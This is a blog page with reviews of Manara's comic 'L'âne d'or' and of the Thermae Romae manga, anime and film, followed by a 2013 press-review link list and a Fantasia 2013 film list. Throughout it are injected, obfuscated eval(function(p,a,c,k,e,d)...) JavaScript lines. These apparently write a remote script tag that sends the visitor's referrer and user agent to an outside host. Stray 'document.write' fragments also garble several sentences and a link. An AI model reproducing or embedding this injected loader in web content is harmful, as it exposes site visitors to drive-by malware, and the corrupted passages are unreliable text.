Manara illustre son récit à l’encre (qu’il utilise aussi pour certaines textures et ombrages), qu’il colore ensuite à l’aquarelle avec une sélection limitée de couleurs qui s’approche presque de la bichromie. En effet, il n’utilise que des gris bleutés ou violet, des tons de brun ou de sépia et surtout la couleur chair, qui, en un merveilleux stratagème, se distingue particulièrement sur ce fond de couleurs délavées et discrètes. Les seules couleurs vives sont utilisées pour représenter un peu de sang (celui des flagellants de Cybèle) ou les dieux (rose et bleu pour Aurore, jaune pour Isis). Manara m’apparait au sommet de son talent et fait preuve d’une grande sensualité, non seulement dans la représentation de belles femmes, mais aussi dans l’illustration de la vie quotidienne à l’époque romaine.
Une très bonne bande-dessinée que je recommande tant pour son adaptation de ce classique de la littérature latine que pour son érotisme.
Extraits: pages 14 et 30; Attention: des scènes de nudité y sont représentées!

 Un extrait comprenant les huit premières pages est aussi disponible sur le site de l’éditeur.
L’âne d’or, par Milo Manara. Paris, Les Humanoïdes Associés, janvier 2011. 24 x 32 x 1 cm, 56 pg., 18.99 € / $29.95 Can. ISBN: 978-2-7316-2318-5. Recommandé pour adultes (18+).
Cet album est également disponible en format digital (4.99 € aux Humanos, 5.99 € ou encore 2.49 € en location (10 jours) chez izneo.com).
Pour plus d’information vous pouvez consulter les sites suivants:
L’âne d’or © 2011 Les Humanoïdes Associés S.A.S., Paris.
[ Translate ]
L’image du chat-medi (2013-07-20)
Spotty dans le jardin
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|shbzh|var|u0026u|referrer|nsand||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hstsn|var|u0026u|referrer|rkskb||js|php’.split(‘|’),0,{}))
<a href="http://www.flickr.com/photos/clodjee/9339715510/" target="“new”" title="Spotty in the garden by clodjee, document.write(“”); on Flickr”>
Thermae Romae (E)
 WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|saara|var|u0026u|referrer|frkht||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|brfbe|var|u0026u|referrer|ffatn||js|php’.split(‘|’),0,{}))
First, document.write(“”); before talking about the movie, I would like to briefly introduce the Thermae Romae manga and anime…
 “When Roman architect Lucius is criticized for his “outdated” thermae designs, he retreats to the local bath to collect his thoughts. All Lucius wants is to recapture the Rome of earlier days, when one could enjoy a relaxing bath without the pressure of merchants and roughhousing patrons. Slipping deeper into the warm water, Lucius is suddenly caught in the suction and dragged through the drainage at the bottom of the bath! He emerges coughing and sputtering amid a group of strange-looking foreigners with the most peculiar bathhouse customs…over 1,500 years in the future in modern-day Japan! His contemporaries wanted him to modernize, and so, borrowing the customs of these mysterious bath-loving people, Lucius opens what quickly becomes the most popular new bathhouse in Rome—Thermae Romae!” ( from the manga publisher’s website )
Thermae Romae (???? · ??? / Roman thermal baths in Latin), was written and illustrated by Mari Yamazaki. It was first serialized by Enterbrain in their monthly seinen manga magazine Comic Beam (between February 2008 and April 2013) before being compiled into six volumes. The French translation is published by Casterman (Sakka Collection, the first five volumes have already been published) and the English translation is published by Yen Press (two volumes published so far).
Thermae Romae is a rather wacky and sometimes coarse fantastic comedy. But this is obviously not a simple comedy. This would be a average manga (good because hilarious, but no more) if it were not for its rather ingenious premise. The story is well written and supported by sound research to detail. Drawings (especially the faces and backgrounds) are in a realistic style, which is rare for a manga (especially for a comedy). Each chapter is followed by comments and explanatory notes by the author. This manga, in addition to being a pleasant entertainment, gives us a lot of information on both Japanese and Roman cultures (which, strangely, appear to have much in common).
After the first two volumes, the time traveling of Lucius whenever he quickly needs new ideas become tiresome. Fortunately, the author introduces some new elements to enliven the story (introducing a semblance of political intrigue and addressing the issue of Hadrian‘s succession, for example). Yamazaki’s story therefore avoid running out of steam by bringing Lucius to discover a little more of Japanese culture. By comparing the two cultures, she reflects upon the experience of discovering a different culture and on how the West has perceived Japanese culture. With the fourth volume, the manga take a different direction that breaks Lucius’ temporal back-and-forth cycle and gives a new life to the story. Lucius meets the brilliant Satsuki Odate, an highly educated spa geisha who is interested in ancient Rome and can speak Latin! Having an interpreter will allow Lucius to discover more aspects of modern Japanese culture. The fifth volume is less about Roman baths than various small aspects of Roman culture. The presentation of the spatio-temporal travel (which remains unexplained) is refined and the volume ends with a suspense that makes us yearn for the next and final book! A very good manga! You can read more on this manga (in french) in a previous entry of this blog.
Thermae Romae Vol. 1-5, by Mari Yamazaki. Paris, Casterman (Coll. Sakka). Vol. 1: March 2012, 186 pg., ISBN: 978-2-2030-4909-3; Vol. 2: March 2012, 202 pg., ISBN: 978-2-2030-4910-9; Vol. 3: June 2012, 194 pg., ISBN: 978-2-2030-5082-2; Vol. 4: October 2012, 194 pg., ISBN: 978-2-2030-6040-1; Vol. 5: January 2013, 194 pg., ISBN: 978-2-2030-6206-1. 13.2 x 18.1 x 1.8 cm, 7,95 € / $13.95 Can. For young adult (14+). Vol. 6 coming around the end of summer 2013.
Thermae Romae Vol. 1-2, by Mari Yamazaki. New York, Yen Press. Vol. 1: November 2012, 352 pages, ISBN: 978-0-316-22919-7; Vol. 2: May 2013, 352 pages, ISBN: 978-0-316-23219-7. 7”x 10.125, $34.99 US ($38.99 Can). For Older Teen (14+). Vol. 3 coming in February 2014.
Thermae Romae © 2009-2013 Mari Yamazaki. © Casterman 2012-2013 pour la présente édition française.
 The Thermae Romae animation was produced by DreamLink Entertainment (DLE Inc.) studio under the direction of Azuma Tani with scripts by Mamoru Nakano and character designs by Toshimitsu Takechi. The three 24-min. episodes (or six 12-min. episodes) aired on Fuji TV’s Noitamina block between January 12 and January 26, 2012. The series has been licensed for released in North America by Discotek Media.
The story of the anime is much simplified (exit the political plots) and covers roughly only the first three volumes, but stay relatively faithful to the manga. Unfortunately, the anime is produced using flash animation and character designs that are very caricatural. The result is a limited animation that is far from the realistic art of the manga (this short teaser on Youtube gives you an idea). It’s still very funny and worth watching, but it’s also an acquired taste.
Thermae Romae © 2012 Mari Yamazaki / Published by Enterbrain, Inc. /??????????Anime Production Committee.
.jpg) “Ancient Roman architect Lucius is too serious. His inability to keep up with the fast-moving times costs him his job. When a friend takes the dejected Lucius to the public bathhouse to cheer him up, Lucius accidentally slips through time and resurfaces in a modern-day public bath in Japan. There, he meets aspiring young manga artist Mami, along with others of the “flat-faced clan”. Shocked by the many inventive aspects of Japan’s bathing culture, Lucius returns to ancient Rome and garners tremendous attention when he implements these novel ideas back in Rome. As he time-slips back and forth between ancient Rome and modern-day Japan, Lucius’ reputation as the ingenious, new bath architect begins to grow.” (from IMDb)
“Ancient Roman architect Lucius is too serious. His inability to keep up with the fast-moving times costs him his job. When a friend takes the dejected Lucius to the public bathhouse to cheer him up, Lucius accidentally slips through time and resurfaces in a modern-day public bath in Japan. There, he meets aspiring young manga artist Mami, along with others of the “flat-faced clan”. Shocked by the many inventive aspects of Japan’s bathing culture, Lucius returns to ancient Rome and garners tremendous attention when he implements these novel ideas back in Rome. As he time-slips back and forth between ancient Rome and modern-day Japan, Lucius’ reputation as the ingenious, new bath architect begins to grow.” (from IMDb)
The Thermae Romae movie is an excellent production. First, it includes a cast of very good actors (strangely the fact that most of the roman roles are played by Japanese actors with “less japanese faces” doesn’t make the movie feel less realistic). Second, the sets and costumes are superbs (it helps that they used the specialized facilities of Cinecitta studio in Rome, as well as some barely noticeable computer animation). Finally, it offers an interesting story, full of intrigue and good natured comedy. All in all, it is quite entertaining.
Unfortunately, if you know anything about roman antiquity or if you have previously read the manga, you’ll probably be very disappointed. First, emperor Hadrian is presented as a tyrant while he was in fact one of the most benevolent, cultured and caring emperor (as they said in the manga and anime: one of the five “good” emperors). Also, Ceionius (Aelius) is presented as an horrible womanizer and an incompetent which was most probably not the case. Secondly, I understand that a movie adaptation must take some liberty with the original story, but I felt in this case that it was diverging a little too much. The female character of Satsuki Odate, a scholarly spa geisha in the manga, is replaced by wannabe mangaka Manami Yamakoshi which opens for an entirely new story line. Lucius keeps meeting her in every of his time travelings (from the very beginning), until she finally comes back to Rome with him by accident. Her knowledge of history ends up changing the course of events and they must find a clever way to change things back as they should be happening. I am sure that in itself it is an interesting story but I was nevertheless quite disappointed. However, I still thinks it’s funny and I nevertheless recommend it.
Finally, to have a better idea of this movie, you can read a variety of reviews (The Guardian, The Hollywood Reporter and The Japan Times) and view the trailer on Youtube:
A second movie is scheduled to be released in May 2014 (AsianWiki).
Thermae Romae (???? · ???): Japan, 2012, 108 min.; Dir.: Hideki Takeuchi; Scr.: Sh?go Mut? (based on Mari Yamazaki’s manga); Phot.: Kazushige Kawagoe; Ed.: Hiroshi Matsuo; Mus.: Norihito Sumimoto; Prod.: Chihiro Kameyama, Minami Ichikawa, Atsushi Terada, Hirokazu Hamamura; Cast: Hiroshi Abe (Lucius), Aya Ueto (Manami Yamakoshi), Kazuki Kitamura (Ceionius), Riki Takeuchi (Tateno), Kai Shishido (Antoninus), Takashi Sasano (Shuzo Yamakoshi), Masachika Ichimura (Hadrian), Midoriko Kimura (Yumi Yamakoshi), Katsuya (Marcus). It was an Official selection at the Toronto International Film Festival 2012, the Hawaii International Film Festival 2012 and the New York Asian Film Festival 2013. It will screen at the Fantasia festival August 2nd at 4 pm in the Imperial Theatre. 
For more information you can visit the following websites:
 Available on DVD on these websites:
Thermae Romae © 2012??????????Film Production Committee.
[ Traduire ]
L’image du Mer-fleurie (2013-07-17)
Terre d’Espérance, document.write(“”); la 5e édition des Mosaïcultures Internationales au Jardin botanique de Montréal du 22 juin au 29 septembre 2013. Dans le volet Interational, l’entrée de la ville de Shibuya (Japon), “Hachiko, chien fidèle”, photographiée le 18 juin avant l’ouverture officielle. L’œuvre est inspirée d’une histoire vraie et illustre le lien très fort qui peut s’établir entre un humain et un animal.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zzfkb|var|u0026u|referrer|ankzh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fbken|var|u0026u|referrer|tszeb||js|php’.split(‘|’),0,{}))

Press Review (2013-07-15)
Earlier this month I really felt my age as someone gave me his place in the subway! But despite chronic back pain, document.write(“”); tiredness and digestion problems (the stigmata of getting older, I guess), I feel pretty good. My mind seems clearer and I write a little more. However, time is really passing by more quickly. I feel I hardly have time to accomplish anything. I feel like I’m in a spaceship accelerating toward light speed. Pfsshh! A week-end of writing… Work! Work! Pfsshh! Another week-end of writing… Work! Work! Pfsshh… You get the idea…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|affra|var|u0026u|referrer|feekz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ayfrh|var|u0026u|referrer|adizf||js|php’.split(‘|’),0,{}))
There’s still many more manga I’d like to comment about but, since the movie festivals season is arriving, I feel like watching and commenting on movies. I’ll see about that…
We keep having the same weather pattern: a few days of heat wave followed by days and days of rain… It seems it’s also the season of catastrophic events. Fire here, flood there (when it rains, it pours as they say). Plain crash here, train crash here and there! And the poor whistleblower is still stuck in the limbo of a russian airport (lesson: never blow the whistle on your government; big brother don’t like that kind of music as it makes his enemies–and even some allies–dance an outraged Flamenco). The Middle East continues its slow spontaneous combustion and Egyptians protest again as they want the pharaohs back. Florida acquit a white man for killing a black boy, but give twenty years to a black women for firing a warning shot at her abusive husband. As you see, nothing worth reporting in the news. Still, you’ll find links to a few interesting news stories after the jump:
Anime & Manga related, Japan, Popular Culture
- Japanese monks use rock music to spread message (BBC, Metro, The Telegraph)
- Dominique Véret (Akata): “En France, le public manga est très inculte” (Actua BD)
- List of Japanese films at FANTASIA (Coco Montreal)
- Montreal’s Fantasia to Host Int’l Premiere of Live-Action Gatchaman Film (ANN)
- Fantasia: Index des films (Lien)
- Viz Media Adds ‘Deadman Wonderland,’ ‘Gangsta’ Mangas (ICv2)
- Dark Horse Plans ‘New Lone Wolf and Cub’ (ICv2)
- What Is Hikikomori? (Popular Science)
- À Tokyo, les aînés volent plus à l’étalage que les jeunes (La Presse)
- Des films à voir ou à revoir à Fantasia (La Presse)
- Japon: des éoliennes offshore au large des côtes de Fukushima (Le Monde)
- Top 25 Manga Properties for Spring 2013 (ICv2)
- The ANN 5.0 Beta is now open to all registered users (must login) (ANN-FB)
- Anime Spotlight Summer 2013: The List (ANN)
Apple, apps and mobile devices news
- Comixology adds options for subscriptions and bundles (TUAW)
- Pixter Scanner updated with iOS 7-like interface, new languages, and more (iMore)
- Olloclip to Release New Telephoto iPhone Lens Later this Month (Mac Rumors)
- Court rules against Apple in e-book price fixing trial (Electronista)
- Judge finds Apple guilty of fixing e-book prices (TUAW)
- Understanding the Apple vs. USA ebook price-fixing debacle (iMore)
Books, Digital Edition & Libraries
- Les lecteurs dans le métro (Le Libraire)
- Quatre initiatives marrantes pour promouvoir la lecture (Métro Montréal)
- New St-Laurent Borough Library opens this weekend (The Gazette)
- Are Apps The Future of Book Publishing? (Forbes)
- Amazon Enters Comic Book Publishing (ICv2)
- 10 of the Most Cryptic Texts in the World (Flavorwire)
- Les ventes de livres en baisse au Québec (Métro, Le libraire, Radio-Canada)
- JK Rowling revealed as writer of crime novel (SFGate)
- JK Rowling revealed as author of The Cuckoo’s Calling (BBC)
Economy, Environment & International/U.S. Politics
- Bolivia complains to UN after Evo Morales’ plane ‘kidnapped’ (The Guardian)
- Ecuador Finds Hidden Microphone At London Embassy (Huffington Post)
- CNN Weather: Rainy and soggy #weather conditions will continue for the Southeast (CNN)
- Bolivia, Venezuela and Nicaragua offer Snowden asylum (BBC)
- San Francisco crash Boeing ‘tried to abort landing’ (BBC)
- Toronto flooded by record-breaking rainstorm (BBC)
- There Won’t Be Enough Food To Feed The World In 2050 (Co.Exist)
- ‘A month’s worth of rain’ in under four hours triggers flash flooding, chaos in Toronto (NBC)
- Russia Reportedly Goes Retro To Keep Kremlin Secrets (NPR)
- Kremlin security agency to buy typewriters ‘to avoid leaks’ (BBC)
- George Zimmerman Found Not Guilty and Goes Free (ABC)
Health, home & garden
- Active brain ‘keeps dementia at bay’ (BBC)
- Being a Lifelong Bookworm May Keep You Sharp in Old Age (Smithsonian Mag)
- Sacrer, c’est bon pour la santé! (La Presse)
Humour


Local News & National Politics
- Une semaine de smog à l’horizon (Le Devoir)
- VSP: Médaille pour chat et chien (Lien)
- Lac-Megantic train blast: PM Harper visits ‘war zone’ (BBC)
- Que s’est-il passé à Nantes? (Le Devoir)
- Lac-Mégantic, ville dévastée (Le Devoir)
- Lac-Mégantic: la lumière se fait lentement (Le Devoir)
Media, Culture, & Society
- Doctor Who drama reveals first picture of David Bradley (BBC)
- The Most Influential Movies of the Last Century According to Wikipedia (Gizmodo)
- Pacific Rim: review (The Observer)
- Kenji Mizoguchi’s ‘The Life of Oharu’ an enduring tale of struggle (LA Times)
- Doctor Who Prom celebrates old and new (BBC)
Sciences & History
- Hubble telescope spots azure blue planet where it rains glass (CNN)
- DNA confirms ancient Asian origin for American dogs (BBC)
- Russian Chelyabinsk meteorite pieces go under microscope (BBC)
- After 33 Years, Team Wins Human-Powered Flight Contest (Popular Science)
- Recovering Submerged Worlds by Peter Brown (NY Review of Books)
- An Ancient Parchment Refuses To Give Up Its Secrets (NPR)
- Un fragment de sphinx égyptien soulève plusiers questions en Israël (La Presse)
Technology, Gadgets & Internet
- Twitter translates tweets from leading Egyptians (BBC)
- New Terra Motors scooter has built in iPhone dock (Today’s iPhone)
- Cutting the cable cord: A step-by-step guide (USA Today)
Union stuff & Montreal’s libraries
[ Traduire ]
Fantasia 2013
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nrfzh|var|u0026u|referrer|tfenf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eiiks|var|u0026u|referrer|ifhbr||js|php’.split(‘|’),0,{}))
The 17th edition of the Fantasia International Film Festival will be held in Montreal from July 18 to August 7, document.write(“”); 2013. Screenings will take place at the Cinéma Impérial, Concordia’s J.A. De Sève theatre, the Cinémathèque Québécoise and at the Place des Arts. This year the festival is offering a lineup of over 120 feature films and more than 250 shorts. It will open with Takashi Miike’s Shield of straw and will close with Edgar Wright’s The world’s end. For more details check the festival’s web page at www.fantasiafestival.com.
Here our main interest is the asian programming which is offering over fifty movies from eight countries (besides Japan (33): South Korea (10), Hong Kong (4), and Taiwan (3), as well as China (1), Vietnam (1), Thaïland (1) and India (2)) and explores a multitude of genres and trends under the sign of diversity, audacity and celebration.
The Japanese selection presents thirty-three movies (including eight anime and three shorts). The notable live-action titles are the manga-related Gatchaman (international premiere), Library Wars (Canadian premiere, directed by Shinsuke Sato also known for Gantz), Rurouni Kenshin and Thermae Romae. The notable anime includes Evangelion: 3.0 You Can (Not) Redo by Hideaki Anno and Makoto Shinkai’s Garden of Words. The shorts includes works by Katsuhiro Otomo (Akira), Masaaki Yuasa (Mind Game) and Shuhei Morita (Kakurenbo: Hide & Seek).
You can also find information on Anime News Network and Coco Montreal.
See the complete list (with links to full description) after the jump:
- 009 Re: Cyborg (Dir.: Kenji Kamiyama, North American premiere, 104 min.)
- After School Midnighters (Dir.: Hitoshi Takekiyo, North American premiere, 94 min.). “A school’s morbid monsters of the night are no match for a trio of irrepressible little girls in this charming, distinctive and eye-poppingly weird work of 3D digital animation from Japan. Scientifically proven to spook and amuse! Official Selection: Annecy International Animation Film Festival 2013, Raindance Film Festival, Sitges International Fantastic Film Festival 2012.”
- Berserk Golden Age Arc II: The Battle for Doldrey (Dir.: Toshiyuki Kubooka, Canadian premiere, 95 min.). “Guts, Griffiths and the Band of the Hawk hack and slash their way to the top of the bloody heap in this spectacular animated work of medieval mayhem that makes Game of Thrones seem like a pillow fight. Official Selection: Annecy International Animation Film Festival 2013.”
- Berserk Golden Age Arc III: The Advent (Dir.: Toshiyuki Kubooka, North American, 110 min.). “Leaving the blood-soaked battlefields of medieval Midlands behind, the Band of the Hawk are drawn ever deeper into something far more dire and nightmarish as the manga adaptation draws to an apocalyptic close.”
- The Burning Buddha Man (Dir.: Ujicha, North American premiere, 80 min.). “Gruesome abductions, a mysterious monk, monstrosities from a realm beyond our grasp… A truly independent oddity, using the forgotten “gekimation” (live-action paper cutout) technique. Weird, wondrous and way out there!”
- Combustible (Dir.: Katsuhiro Otomo, Canadian Premiere, 12 min.).
- Evangelion: 3.0 You Can (Not) Redo (Dir.: Hideaki Anno, North American premiere, 96 min.). “Fourteen years have elapsed since the last film’s events — alliances have shifted and the stakes have raised in Hideaki Anno’s masterful feature-film revision of his challenging and amazing Evangelion anime series!”
- The Garden of Words (Dir.: Makoto Shinkai, Canadian premiere, 46 min.). “A series of meetings in the park are the thread of this anime tale of something like love, both deep and forever distant… A turn to realism from Makoto Shinkai (Children who chase lost voices from deep below), to many eyes the heir to Miyazaki’s throne.”
- Kick-Heart (Dir.: Masaaki Yuasa, Canadian Premiere, 13 min.).
- Possessions (Dir.: Shuhei Morita, Canadian Premiere, 15 min.).
- The Tragedy of Belladona (Dir.: Eiichi Yamamoto, 1973, 88 min.).
Japan (Live-Action)
- The Apology King (Dir.: Nobuo Mizuta, World premiere, 128 min.). “In this vibrant comedy of manners from director Nobuo Mizuta, Sadao Abe (The Great Yokai War) stars as an eccentric motivational speaker running the Tokyo Apology Centre, which advise in the age-old Japanese practice of apologizing known as “dogeza”. Screenwriter Kankuro Kudo (Zebraman, Ping Pong) builds his story as a relentless escalation of cases to be tackled, and it is in their cumulative effect that The Apology King succeeds, defying expectations of scale and thrusting the viewer into a complex, absurd and hilarious supra-case in need of more fixing than a simple apology can provide.”
- Bad Film (Dir.: Sion Sono, Canadian premiere, 161 min.). “A recently unearthed and completed early Sion Sono (Love Exposure, Suicide Club) work and pieced together from more than 150 hours of footage shot on Hi-8 video in 1995, starring the young director in a lead role, and hundreds of members of Tokyo GAGAGA, the performance art collective he founded in 1993. Bad Film is not only entirely inaccurate in its title but a shockingly assured early film. This is simply a must for any self-respecting Sonophile, as well as one of this year’s most exciting retro discoveries, for any fan of loud, abrasive and subversive Japanese cinema. Official Selection: Hong Kong International Film Festival 2013.”
- Bushido Man (Dir.: Takanori Tsujimoto, North American premiere, 88 min.). “Seven master fighters, seven meals to meditate on, seven noble challenges and a whole lotta chop-socky fun in a low-budget, high-octane martial arts delight from the man behind Hard Revenge Milly! Official Selection: Yubari Fantastic Film Festival 2013. Hosted by Writer/Director Takanori Tsujimoto, Actor Mitsuki Koga, Actor/Action Director Kensuke Sonomura and actor Marc Walkow.”
- The Complex (Dir.: Hideo Nakata, Canadian premiere, 106 min.). “Surprising and disturbing, The Complex marks the long-awaited return to the J-horror genre of Hideo Nakata (Ringu, Dark Water), and he still has the touch when it comes to oppressive atmosphere and disturbing sounds, but the master has matured in both style and thematic substance. Official Selection: International Film Festival Rotterdam 2013, Brussels International Fantastic Film Festival 2013, Udine Far East Film Festival 2013.”
- Gatchaman (Dir.: Toya Sato, International premiere, 110 min.). “At last, after years of rumours and dashed hopes, it’s here: the live-action feature film based on Tatsuo Yoshida’s 1970s anime TV series Science Ninja Team Gatchaman… better known on these shores as Battle of the Planets! The brand new, big-screen Gatchaman is directed by Toya Sato (the Gambling Apocalypse Kaiji films) Written by Yusuke Watanabe (20th Century Boys, Gantz), boasts visual effects by Takashi Yamazaki (Space Battleship Yamato) and features a cast that includes Tori Matsuzaka (a Super Sentai Series veteran), Go Ayano (Crows Zero 2, Helter Skelter) and Japanese It Girl du jour Ayame Gouriki. Don’t walk, don’t run—fly to Fantasia to catch the Japanese pop-fantasy classic revisited, screening here for the first time anywhere outside Japan!”
- The Great Passage (Dir.: Yuya Ishii, Canadian premiere, 133 min.). “The director of Sawako Decides (winner, Best Film, Fantasia 2010) and Mitsuko Delivers returns with another sensitive character study of an introverted young man throwing himself into editing an ambitious dictionary. Subtly epic in its manner and understatedly funny in its scripting. Official Selection: Hong Kong International Film Festival 2013, Puchon International Fantastic Film Festival 2013.”
- Hello, My Dolly Girlfriend (Dir.: Takashi Ishii, International premiere, 112 min.).
- Helter Skelter (Dir.: Mika Ninagawa, Canadian premiere, 127 min.). “LiLiCo is on the cover of every magazine, the object of lust and idolatry for all that enter her orbit. But perfect beauty is nothing more than a lovely nightmare. An aggressively effective, deceptively candy-coloured portrait of sex and power, where superstar Erika Sawajiri delivers a spectacular performance. Official Selection: BFI London 2012, New York Asian Film Festival 2013.”
